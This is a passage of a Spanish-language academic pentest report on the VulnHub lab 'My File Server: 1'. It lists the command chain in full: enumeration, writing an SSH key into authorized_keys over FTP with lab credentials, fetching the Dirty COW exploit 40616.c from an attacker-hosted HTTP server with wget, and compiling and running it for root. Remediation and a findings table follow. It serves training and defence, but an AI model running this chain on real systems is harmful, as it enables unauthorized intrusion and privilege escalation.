
```
uname -a
uname -r
cat /etc/os-release
cat /proc/version
```

CVE-2016-5195 (Dirty COW) es una condición de carrera en el manejo de copy-on-write del kernel Linux. NVD describe que determinadas versiones de kernel 2.x a 4.x anteriores a 4.8.3 pueden permitir a un usuario local obtener privilegios elevados. La aplicabilidad concreta debe verificarse con la versión obtenida del objetivo.

7.2 Localización del exploit en Kali

```
searchsploit Dirty COW
searchsploit -p 40616
cp /usr/share/exploitdb/exploits/linux/local/40616.c ~/40616.c
```

La referencia 40616.c corresponde al exploit público de Dirty COW utilizado en walkthroughs de esta máquina.



7.3 Transferencia del exploit al objetivo

Opción A – servidor HTTP temporal en Kali:

```
cd ~/
python3 -m http.server 8000
```

En otra terminal de Kali, obtener la IP de la interfaz conectada al laboratorio:

```
ip addr
```


Desde la sesión smbuser:

```
cd /tmp
wget http://IP_KALI:8000/40616.c
```

Si wget no está disponible, usar FTP/SCP u otro método permitido por el laboratorio.

7.4 Compilación del exploit

```
cd /tmp
gcc 40616.c -o dirty -pthread -lcrypt
chmod +x dirty
ls -l dirty
```



El código exacto puede variar entre variantes del exploit; utilizar la sintaxis correspondiente al archivo 40616.c obtenido mediante SearchSploit/Exploit-DB.

7.5 Ejecución y validación

```
./dirty
whoami
id
cd /root
ls -la
cat proof.txt
```

Resultado esperado del laboratorio: obtener privilegios de root y acceder a proof.txt. Si el exploit no funciona, no asumir éxito: documentar el error y verificar arquitectura, versión del kernel, compilador y variante del exploit.

8. ANÁLISIS DE IMPACTO – MODELO CIA

Dimensión	Impacto observado o demostrado	Consecuencia
Confidencialidad	Alta	El acceso a SMB/FTP/SSH y posteriormente root permite leer archivos y credenciales accesibles al sistema.
Integridad	Alta	La capacidad de escribir archivos mediante FTP y la posterior obtención de root permite modificar información y configuración.
Disponibilidad	Media/Alta	Un atacante con privilegios de root

		podría modificar servicios, eliminar información o alterar el sistema. En esta práctica no se ejecutan acciones destructivas.
--	--	---

El impacto empresarial exacto depende de qué información y servicios reales se encuentren en un servidor equivalente. En el laboratorio, la demostración confirma que un atacante puede pasar de exposición de servicios a control privilegiado.

9. RECOMENDACIONES TÉCNICAS

Actualizar el kernel: Aplicar parches de seguridad y retirar versiones vulnerables a CVE-2016-5195 u otras vulnerabilidades conocidas.

Eliminar o restringir FTP: Deshabilitar FTP si no es necesario. Si se requiere transferencia, usar SFTP/SSH o FTPS con controles adecuados.

Prohibir escritura insegura en ~/.ssh: Impedir que servicios FTP o SMB permitan crear/modificar authorized_keys sin controles de autenticación y permisos.

Rotar credenciales: Cambiar las credenciales expuestas y evitar contraseñas predecibles o reutilizadas.

Revisar SMB: Limitar shares, permisos y acceso anónimo; exigir autenticación y segmentar el servicio.

Reducir superficie de ataque: Cerrar puertos y servicios que no sean necesarios y aplicar filtrado mediante firewall.

Endurecer SSH: Usar llaves protegidas con passphrase, limitar usuarios permitidos, deshabilitar autenticación por contraseña cuando sea viable y registrar accesos.

Monitorear: Centralizar logs de FTP/SSH/SMB, alertar sobre creación/modificación de authorized_keys y detectar accesos anómalos.

Segmentar: Mantener servidores de archivos en una red segmentada y limitar las rutas de administración.

10. TABLA DE HALLAZGOS

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
MSF-01	Exposición de múltiples servicios de red	Alta	Nmap identifica varios servicios accesibles desde la red de laboratorio.	Amplía la superficie de ataque y facilita la enumeración.	Cerrar servicios innecesarios y filtrar acceso.
MSF-02	Credenciales reutilizadas / predecibles	Alta	Credenciales de laboratorio smbuser:rootroot1 permiten autenticación en servicios.	Acceso no autorizado al usuario y reutilización entre servicios.	Rotar credenciales, usar contraseñas robustas y autenticación adecuada.
MSF-03	Escritura de clave SSH mediante FTP	Crítica	Se crea ~/.ssh y se carga id_rsa.pub como authorized_keys mediante FTP.	Permite acceso SSH persistente al usuario sin depender de la contraseña.	Eliminar FTP o restringir escritura; controlar ~/.ssh y authorized_keys.
MSF-04	Kernel vulnerable	Crítica	uname -r y prueba	Escalada local	Actualizar/reemplazar

	a Dirty COW (CVE-2016-5195)		controlada del exploit demuestran la condición vulnerable.	hasta root y compromiso completo del sistema.	kernel y establecer gestión de parches.
--	-----------------------------	--	--	---	---

11. CONCLUSIÓN

La evaluación de My File Server: 1 permitió demostrar una cadena completa de compromiso. La exposición de servicios facilitó la enumeración; posteriormente, las credenciales encontradas permitieron acceder al servicio FTP y escribir una clave pública en el directorio del usuario. Esto hizo posible establecer una sesión SSH como smbuser. Finalmente, la identificación de un kernel vulnerable permitió validar una escalada de privilegios mediante Dirty COW y comprobar el acceso al archivo proof.txt.

Desde el punto de vista defensivo, el escenario muestra que varias debilidades individuales pueden encadenarse hasta producir un compromiso completo. Las medidas prioritarias son la actualización del sistema, reducción de servicios expuestos, control estricto de permisos de archivos, eliminación de FTP inseguro, gestión de credenciales y monitoreo de accesos.

12. LISTA DE EVIDENCIAS / CAPTURAS A INSERTAR

- Captura 1 – IP identificada para My File Server: 1.
- Captura 2 – Nmap -p- mostrando puertos abiertos.
- Captura 3 – Nmap -sV/-sC mostrando versiones.
- Captura 4 – Enumeración web / archivo de interés.
- Captura 5 – smbmap mostrando recursos o información relevante.
- Captura 6 – Acceso FTP con smbuser y rootroot1.
- Captura 7 – Creación de .ssh y carga de authorized_keys.
- Captura 8 – Acceso SSH como smbuser.
- Captura 9 – uname -a / uname -r.
- Captura 10 – SearchSploit / 40616.c.
- Captura 11 – Compilación y ejecución de Dirty COW.
- Captura 12 – whoami/id mostrando root.
- Captura 13 – cat /root/proof.txt.

13. ANEXO – COMANDOS EN ORDEN

Sustituir IP_OBJETIVO por la IP real encontrada. Sustituir PUERTO_FTP por el puerto que muestre Nmap (en referencias del laboratorio aparece 2121).


```

# 1. Reconocimiento
sudo netdiscover -r 192.168.56.0/24
ping -c 4 IP_OBJETIVO

# 2. Enumeración general
sudo nmap -p- --min-rate 2000 -T4 IP_OBJETIVO -oN nmap_allports.txt
sudo nmap -sV -sC -p- IP_OBJETIVO -oN nmap_services.txt
sudo nmap -A IP_OBJETIVO -oN nmap_A.txt

# 3. Web
whatweb http://IP_OBJETIVO
nikto -h http://IP_OBJETIVO
curl -i http://IP_OBJETIVO/
curl -s http://IP_OBJETIVO/robots.txt

# 4. SMB
smbmap -H IP_OBJETIVO
smbclient -L //IP_OBJETIVO/ -N
enum4linux-ng -A IP_OBJETIVO

# 5. FTP
nmap -p 21,2121 -sV --script ftp-anon,ftp-syst IP_OBJETIVO
ftp IP_OBJETIVO PUERTO_FTP

# 6. Generar clave SSH en Kali
mkdir -p ~/.ssh
ssh-keygen -t rsa -b 2048 -f ~/.ssh/id_rsa
chmod 600 ~/.ssh/id_rsa

# 7. FTP: usar las credenciales encontradas
ftp IP_OBJETIVO PUERTO_FTP
# dentro de FTP:
# Name: smbuser
# Password: rootroot1
pwd
mkdir .ssh
cd .ssh
put ~/.ssh/id_rsa.pub authorized_keys
quit

# 8. SSH
ssh -i ~/.ssh/id_rsa smbuser@IP_OBJETIVO
whoami
id
hostname

# 9. Identificar kernel
uname -a
uname -r
cat /etc/os-release
cat /proc/version

# 10. Buscar Dirty COW en Kali
searchsploit Dirty COW
searchsploit -p 40616
cp /usr/share/exploitdb/exploits/linux/local/40616.c ~/40616.c

```

```
# 11. Servidor temporal en Kali para transferir el exploit
cd ~
python3 -m http.server 8000

# 12. Desde la sesión smbuser
cd /tmp
wget http://IP_KALI:8000/40616.c

# 13. Compilar
gcc 40616.c -o dirty -pthread -lcrypt
chmod +x dirty
ls -l dirty

# 14. Ejecutar y validar
./dirty
whoami
id
cd /root
ls -la
cat proof.txt
```

14. REFERENCIAS

- VulnHub – My File Server: 1. <https://vulnhub.com/entry/my-file-server-1,432/>
- NIST National Vulnerability Database – CVE-2016-5195 (Dirty COW). <https://nvd.nist.gov/vuln/detail/cve-2016-5195>
- MITRE CVE – CVE-2016-5195. <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5195>
- Exploit-DB / SearchSploit – Linux Kernel Dirty COW, exploit 40616.

Nota académica: las referencias públicas se utilizaron para contrastar la cadena de ataque conocida del laboratorio. Las afirmaciones sobre la ejecución concreta deben sustentarse con las salidas y capturas obtenidas durante la práctica.